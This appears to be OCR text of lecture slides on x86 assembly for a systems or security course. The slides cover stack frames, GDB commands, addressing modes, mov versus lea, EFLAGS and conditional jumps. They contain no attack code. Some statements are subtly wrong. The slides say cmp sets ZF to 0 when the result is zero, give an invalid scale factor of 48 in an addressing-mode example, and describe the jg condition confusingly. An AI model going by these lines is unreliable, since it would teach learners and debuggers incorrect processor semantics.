
Factors affecting the stack frame:

- statically declared buffers may be padded
- what about space for callee-save regs?
- [advanced] what if some vars are in regs only?
- [advanced] what if compiler reorders local variables on stack?

gdb is your friend!

(google gdb quick reference)

Use brute force when it makes sense :)



Debugging με GDB

1. gcc -g -ggdb -o prog prog.c
2. gdb --args ./program arg1 arg2
3. run, break, step, continue, finish
4. backtrace
5. print / x commands
6. Cheat Sheet

Two more x86 Basic Concepts

Memory can be addressed with more than [register]

An ***Addressing Mode*** specifies how to calculate the effective memory address of an operand by using information from registers and constants contained with the instruction or elsewhere.

Motivation: Common C memory index patterns

```
Type buf[s];
buf[index] = *(<buf addr>+sizeof(Type)*index)
```

Form	**Meaning on memory M**	**Example** at&t
imm (r)	M[r + imm]	-8(%rbp)
imm (r_1, r_2)	M[r_1 + r_2 + imm]	-16(%rbx, %rcx)
imm (r_1, r_2, s)	M[r_1 + r_2*s + imm]	-8(%rdx, %r9, 48)
imm	M[imm]	0x12345678

Referencing Memory

Loading a <u>value</u> from memory: `mov`

```
# <rax> = *buf;
mov  -0x38(%rbp),%rax (A)
mov  rax, [rbp-0x38] (I)
```

Loading Effective <u>Address</u>: `lea`

```
# <rax> = buf;
lea  -0x38(%rbp),%rax (A)
lea  rax, [rbp-0x38] (I)
```

Assembly is spaghetti

Abstractions you know and love


- if-then-else
- functions
- for loops
- while loops

What the machine executes

- Direct jumps: `jmp <addr>`
- Indirect jumps: `jmp <register>`
- Branch: `if <flag> goto line`

Two types of unconditional control flow

- **Direct jump**: `jmp 0x45`
- **Indirect jump**: `jmp *rax`



Note: Typically no direct way to set or get RIP

A very special register: EFLAGS

- EFLAGS are hardware bits used to determine control flow
- Set via instructions implicitly.
- “cmp b,a”: calculate a-b and set flags:
  - Was there a carry? (CF Flag set)
  - Was the result zero? (ZF Flag set)
  - What was the parity of the result? (PF flag)
  - Did overflow occur? (OF Flag)
  - Is the result signed? (SF Flag)

‘if’ implementation pseudocode

C code

```
if (x <= y)
  return 1;
else
  return 0;
```

Assembly


```
d:  cmp   -0x8(%rbp),%eax
10: jg    19 <if_then_else+0x19>
12: mov   $0x1,%eax
17: jmp   1e <if_then_else+0x1e>
19: mov   $0x0,%eax
```

Line d: calculate
%eax – mem[ebp-0x8]

- sets ZF=0 if the result is zero
- sets SF if the result is negative

Line 10: Semantically, jump if eax is greater when

- If ZF = 0 and SF=0, then the result is non-negative so eax was greater
- If SF=1 and OF=1, the result is negative but overflow occurred, which means eax is still greater
- Else eax is smaller



Bug finding aside: Although the x86 processor knows every time integer overflow occurs, C does not make this result visible.

From the Intel x86 manual

See the x86 manuals available on Intel’s website for more information

Instr.	Description	Condition
JO	Jump if overflow	OF == 1
JNO	Jump if not overflow	OF == 0
JS	Jump if sign	SF == 1
JZ	Jump if zero	ZF == 1
JE	Jump if equal	ZF == 1
JL	Jump if less than	SF <> OF
JLE	Jump if less than or equal	ZF ==1 or SF <> OF
JB	Jump if below	CF == 1
JP	Jump if parity	PF == 1

Ευχαριστώ και καλή μέρα εύχομαι!

Keep hacking!